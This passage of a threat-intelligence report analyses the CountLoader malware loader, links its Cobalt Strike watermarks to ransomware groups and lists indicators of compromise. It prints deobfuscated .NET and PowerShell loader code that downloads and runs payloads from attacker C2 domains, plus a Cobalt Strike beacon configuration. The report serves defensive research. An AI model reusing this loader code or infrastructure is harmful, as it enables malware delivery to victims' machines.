0x{table_byte:02X}") print(f" XOR key: 0x{xor_key:04X} ({xor_key})") # Decrypt and show result decrypted = decrypt_ar_string(encrypted, key_idx) print(f" DECRYPTED: '{decrypted}'") # Show length info print(f" Length: {len(encrypted)} chars -> {len(decrypted)} chars") print("\n" + "=" * 80) print("SUMMARY - DECRYPTED STRINGS ONLY") print("=" * 80)
```

Using this script, we can now deobfuscate all strings in the binary, which allows us to show the fully deobfuscated main function:

```
public static void Main()
{
  DateTime dateTime = new DateTime(2025, 5, 12);
  if (dateTime < DateTime.Now || 1 == 0)
  {
    int num = 0;
    num = 1 / num;
  }
  ServicePointManager.SecurityProtocol |= SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls12;
  try
  {
    ApiClient apiClient = new ApiClient("https://app-updater1.app")
    {
      OS = global::a.d()
    };
    apiClient.Connect();
    string text = Path.Combine(Path.GetTempPath(), Path.GetRandomFileName());
    if (!Directory.Exists(text))
    {
      Directory.CreateDirectory(text);
    }
    foreach (Update update in apiClient.GetUpdates())
    {
      try
      {
        using WebClient webClient = new WebClient();
        webClient.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 YaBrowser/24.12.0.0 Safari/537.36" );
        if (update.TaskType == UpdateType.Exe)
        {
          string path = update.Url.Split('/').Last().Split('.')[0] + ".exe";
          path = Path.Combine(text, path);
          File.WriteAllBytes(path, webClient.DownloadData(update.Url));
          if (d(path))
          {
            apiClient.SubmitUpdate(update.ID);
          }
        }
        if (update.TaskType == UpdateType.Zip)
        {
          c(webClient.DownloadData(update.Url), text);
          string searchPattern = update.Url.Split('/').Last().Split('.')[0] + ".exe";
          string text2 = Directory.GetFiles(text, searchPattern, SearchOption.AllDirectories).FirstOrDefault();
          if (!string.IsNullOrWhiteSpace(text2) && File.Exists(text2) && d(text2))
          {
            apiClient.SubmitUpdate(update.ID);
          }
        }
      }
      catch
      {
      }
    }
  }
  catch (Exception)
  {
  }
  finally
  {
    b();
  }
}
```

Screenshot of CountLoader’s .NET version’s fully deobfuscated main function

An interesting observation that can be made here is the hardcoded User-Agent header, which indicates a Yandex browser on Windows 10. Yandex is a Russian company sometimes referred to as “Russia’s Google.” This appears to be an additional hint at an Eastern European or Russian developer.

As with the JScript loader, if the binary crashes or completes its process, it will delete itself from the disk and kill its own process, effectively removing artifacts of its infection:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 YaBrowser/24.12.0.0 Safari/537.36
```

CountLoader PowerShell Version

The PowerShell version on CountLoader that we observed is even more straightforward than the .NET binary. In fact, the only sample we observed consisted of a mere 20 lines of code.

Since this version of CountLoader has already been analyzed in the Kaspersky SecureList article, we will only briefly highlight the similarities with the JScript and .NET variants.

```
$ap = "/api/getFile?fn=lai.exe";
$b = $null;
foreach($i in 0..1000000) {
    $s = if ($i - gt 0)  {
        $i
    } else {
        ""
    };
    $d = "https://app-updater$s.app$ap";
    $b = (New - Object Net.WebClient).DownloadData($d);
    if ($b)  {
        break
    }

};
if ([Runtime.InteropServices.RuntimeEnvironment]::GetSystemVersion()  - match"^v2")  {
    [IO.File]::WriteAllBytes("$env:USERPROFILE\Music\1.exe", $b);
    Start - Process "$env:USERPROFILE\Music\1.exe"  - NoNewWindow
} else {
    ([Reflection.Assembly]::Load($b)).EntryPoint.Invoke($null, $null)
}
```

Screenshot from the SecureList article

As seen with the previous samples, here CountLoader uses a loop to generate C2 domains. It also stores the received malware binary in the Music folder. Additionally, it uses a known CountLoader C2 domain, ***app-updater[.]app***.

It even features two different ways to execute received code: by either storing it on disk and running it via “Start-Process,” or by using in-memory execution via reflective loading.

CountLoader Payload Analysis

To gain a deeper understanding of the malware delivered by CountLoader, we developed an in-house emulator to request Tasks from its C2 servers.

Over the span of two weeks, our team received the following samples directly from the attacker’s own infrastructure.

Filename	Sha256	Malware	C2 Server
file2[.]exe	233C777937F3B0F83B1F6AE47403E03D1C3F72F650B4C6AE3FACEC7F2E5DA4B5	Cobalt Strike	hxxp[:]//64[.]137[.
file[.]exe	5e9647e36d2fb46f359036381865efb0e432ff252fae138682cb2da060672c84	Cobalt Strike	hxxp[:]//64[.]137[.
file_x64[.]exe	8A286A315DBA36B13E61B6A3458A4BB3ACB7818F1E957E0892A35ABB37FC9FCE	Cobalt Strike Shellcode Loader	64[.]137[.]9[.]118[
<in memory implant>	<injected into previous sample>	Cobalt Strike	hxxp[:]//64[.]137[.
run_v2[.]exe	EA410874356E7D27867A4E423F1A818AAEA495DFBF068243745C27B80DA84FAE	Adaptix C2	hxxps[:]//64[.]137[
run_v4[.]exe	B86ADCF7B5B8A6E01C48D2C84722919DF2D1C613410C32EB43FC8C10B8158C45	Adaptix C2	hxxps[:]//64[.]137[

All samples mentioned above were only received by Windows domain-joined systems. All domain-joined systems also received “Task Type 5” for the JScript CountLoader version, which asked for additional Windows domain information.

This shows the threat actor’s higher interest in domain-joined systems, which is understandable as they typically indicate a corporate environment.

Also noteworthy, though for a non-domain-joined system this time, our team’s emulator received a packed PureHVNC payload:

Filename	Sha256

cvcshost[.]exexexpierience[.]exeXojwecqy[.]exe	D34CA886266B7CE5F75F4CAAA6E48F61E194BB55605C2BC4032BA8AF5580B2E7

The PureHVNC binary was downloaded from the following link:

`hxxps[:]//chifacanton[.]phuyufact[.]com/images/sot/e/Xojwecqy[.]exe`

Once dropped, it is renamed to both ***cvcshost[.]exe*** and ***xespierience[.]exe*** during the unpacking and execution steps.

Another binary staged on this server is:

`hxxps[:]//chifacanton[.]phuyufact[.]com/images/sot/m/git[.]msi`

The SHA256 of which is:

`4CB6EC9522D8C1315CD3A2985D2204C634EDC579B08A1B132254BD7DD5DF72D8`


Which, upon further analysis, turned out to be Lumma Stealer with the following C2 server:

`gizqt[.]xyz`

The Ransomware/IAB Connection

During our Analysis of the various Cobalt Strike samples related to this campaign, our team successfully extracted an associated C2 configuration from within the malware's binary.

The fields captured from it included a "**watermark**" field, along with an "**http_hosts**" field, which contained an IP address, as explained further below:



The fields captured included the "watermark" and "http_hosts" fields

Detection of a Crucial Element

Among the various configuration options used by this threat actor in their deployment of Cobalt Strike, one crucial element is the Cobalt Strike watermark. Cobalt Strike watermarks are unique numerical values generated from the Cobalt Strike license file. This value is added to each full backdoor beacon payload generated by a particular Cobalt Strike C2 instance.

There are only a few cases where this watermark cannot be tied to a unique attacker. This can be the case in cracked versions of Cobalt Strike or when an attacker shares their Cobalt Strike license file with another attacker.

In most cases, however, the Cobalt Strike watermark is a unique enough identifier that it enables researchers to cluster different campaigns together and tie them back to a single cluster.

Our team observed the following watermark tied to the Cobalt Strike samples spread via CountLoader: **1473793097**. We uncovered two different Cobalt Strike samples containing this watermark, each configured with its own C2 server.

Sample 1 was found on August 29, 2024, and we made use of the domain fronting technique via CloudFront, with the configured domain being:

`d31tef3bsujkft[.]cloudfront[.]net/safebrowsing/rd/CltOb12nLW1`
`IbHehcmUtd2hUdmFzEBAY7-0KIOkUDC7h2`

The second sample we found was named ***svchost[.]exe*** and is available on VirusTotal.

It was first observed on June 20, 2025, and configured with the C2 domain:

`quasuar[.]com`


```
{
  "BeaconType": [
    "HTTPS"
  ],
  "Port": 443,
  "SleepTime": 10000,
  "MaxGetSize": 2801745,
  "Jitter": 0,
  "C2Server": "quasuar.com,/jquery-3.3.1.min.js",
  "HttpPostUri": "/jquery-3.3.2.min.js",
  "Malleable_C2_Instructions": [
    "Remove 1522 bytes from the end",
    "Remove 84 bytes from the beginning",
    "Remove 3931 bytes from the beginning",
    "Base64 URL-safe decode",
    "XOR mask w/ random key"
  ],
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "Spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
  "Spawnto_x64": "%windir%\\sysnative\\dllhost.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 1473793097,
  "bStageCleanup": "True",
  "bCFGCaution": "False",
  "KillDate": 0,
  "bProcInject_StartRWX": "False",
  "bProcInject_UseRWX": "False",
  "bProcInject_MinAllocSize": 17500,
  "ProcInject_PrependAppend_x86": [
    "kJA=",
    "Empty"
  ],
  "ProcInject_PrependAppend_x64": [
    "kJA=",
    "Empty"
  ],
```


The second sample was configured with the C2 domain

The only observed IP associated with the ***quasuar[.]com*** domain is *45.61.150[.]76*, which we enriched in our platform to tie back to several hostnames.

Looking further into the domain, ***quasuar[.]com*** tied to that IP, our team found an X/Twitter Post by a security researcher, Germán Fernández, who referenced both the domain and the very same Cobalt Strike watermark we were tracking: "**1473793097**."

In this post, Fernández presents evidence that ties the watermark to yet another Cobalt Strike watermark: "**1357776117**," using the following screenshot:



Screenshot shared by security researcher Fernández

Our team then observed a Cobalt Strike C2 profile using both the watermark and the ***quasuar[.]com*** C2 domain and an OVH server that hosted the domain ***misctoolsupdate[.]com***. The IP in question, ***180.131.145[.]73***, is also noted in Fernández's X/Twitter post.

Fernández further states that the watermark ***1473793097*** observed in the sample is linked to a Qilin ransomware incident, while the watermark ***1357776117*** is associated with both BlackBasta and Qilin.

To corroborate this information, we worked to find additional links between the C2 server IP address ***45.61.150[.]76*** and the IP address ***180.131.145[.]73*** seen in the X/Twitter post.

While doing so, we discovered that, within two days of scanning, our database had observed the same SSL fingerprint for both IP addresses.

Our team also found an interesting pattern in the subdomain naming scheme for both ***misctoolsupdate[.]com*** and ***limenlinon[.]com***, where the attacker created "sso" and "login" subdomains for both apex domains.

Further Analysis

Further analysis confirmed that the domain ***misctoolsupdate[.]com*** has been observed as a Cobalt Strike C2 domain. An example of such was configured using the second watermark, ***1357776117***, which can be found on VirusTotal.

By combining all the information, our team was able to create a technical fingerprint based on the custom "500: Internal Server Error" response tied to this particular attack cluster. Note that this response is only given when querying the IP directly, which is why the query only returns IP addresses. Examining the IP's SSL certificates then reveals the associated domains.

Notable examples with the Cobalt Strike ***1357776117*** watermark discovered via this fingerprint include:

- *grouptelecoms[.]com* (162.220.61[.]172)
- *limenlinon[.]com* (45.61.150[.]76)
- *misctoolsupdate[.]com* (180.131.145[.]73)
- *officetoolservices[.]com* (88.119.174[.]107)
- *onlinenetworkupdate[.]com* (184.174.96[.]67)

*Note: The IP addresses **45.61.150[.]76** and **180.131.145[.]73** are both observed to be connected via this fingerprint, further linking the Cobalt Strike watermarks **1357776117** and **1473793097** together.*

While we are among the first to highlight the attribution of the new watermark, ***1473793097***, to this attack cluster, reviewing open source for the older watermark, ***1357776117***, yields a wide range of ransomware-related research articles.

One of the most significant among them is a report by Kudelski Security, which mentions the domain ***misctoolsupdate[.]com*** and the watermark ***1357776117*** in relation to attacks on SAP NetWeaver.

Details from the article align with our findings:

> `Observation of the adversary's infrastructure showed consistent naming conventions across multiple domains and subdomains. The attacker repeatedly used prefixes such as "sso." and "login." likely in an attempt to blend malicious traffic into legitimate enterprise communications. Examples include: (login| sso).misctoolsupdate[.]com (login| sso).networkmaintenanceservice[.]com (login|sso).officetoolservices[.]com`

`sso.leapsummergetis[.]com The recurrence of these prefixes across unrelated domains suggests automated infrastructure generation, possibly using templated scripts or orchestration tooling to rapidly deploy new redirectors or C2 servers with plausible, enterprise-looking subdomains.`

The article ties the observed Cobalt Strike watermark (and, by extension, the CountLoader campaign we have been tracking) directly to BlackBasta and Qilin Ransomware activity.

Additional External Research

Additional external research on this specific watermark can be found here:

- https://op-c.net/blog/sap-cve-2025-31324-qilin-breach/
- https://medium.com/@Intel_Ops/hunting-black-bastas-cobalt-strike-96a81a6ea781
- https://unit42.paloaltonetworks.com/edr-bypass-extortion-attempt-thwarted/
- https://thedfirreport.com/2025/01/27/cobalt-strike-and-a-pair-of-socks-lead-to-lockbit-ransomware/

An interesting finding from the above on LockBit comes from the DFIR report: "*The attacker used the Windows Music folder as a central staging server. This staging folder is not commonly used for malware staging. Threat actors usually store malware in folders such as 'tmp' or 'appdata*.'"

This aligns with our observations regarding CountLoader staging samples in the "Music" folder.

Based on all of the above, our team assesses with high confidence that CountLoader serves either as an IAB or ransomware affiliate and has apparent connections to the LockBit, BlackBasta, and Qilin ransomware groups.

Mitigation

Silent Push believes all observables associated with CountLoader present a significant level of risk. Proactive measures are essential to defend against Initial Access Brokers, as the damage that follows is typically far greater than first observed (if any).

Our analysts have constructed several Silent Push Indicators Of Future Attack™ (IOFA™) Feeds for our clients to protect them from this threat. These feeds include:

- CountLoader Domains
- Cobalt Strike IPs
- Cobalt Strike Domains
- Adaptix C2 IPs
- Adaptix C2 Domains
- Lumma Infostealer C2 Domains

The IOFA™ Feeds are available as part of a Silent Push Enterprise subscription. Enterprise users can ingest this data into their security stack to inform their detection protocols or use it to pivot across attacker infrastructure using the Silent Push Console and Feed Analytics screen.

Sample CountLoader Indicators Of Future Attack™ (IOFA™) List

Below is a sample list of Silent Push IOFA™ associated with CountLoader. Our complete list is available for enterprise users.

- *app-updater[.]app*
- *app-updater1[.]app*
- *app-updater2[.]app*
- *grouptelecoms[.]com*
- *limenlinon[.]com*
- *misctoolsupdate[.]com*
- *ms-team-ping2[.]com*
- *officetoolservices[.]com*
- *onlinenetworkupdate[.]com*
- *quasuar[.]com*

Continuing to Track CountLoader Malware Loader

We believe that the threat posed by CountLoader continues to evolve by the day and advise all enterprise organizations that detect CountLoader activity to immediately begin deeper investigations and monitor for the release of additional payloads and exploitation.

If you or your organization has any leads related to this effort, particularly regarding unique payloads or new C2s used by these threat actors, our team would love to hear from you.
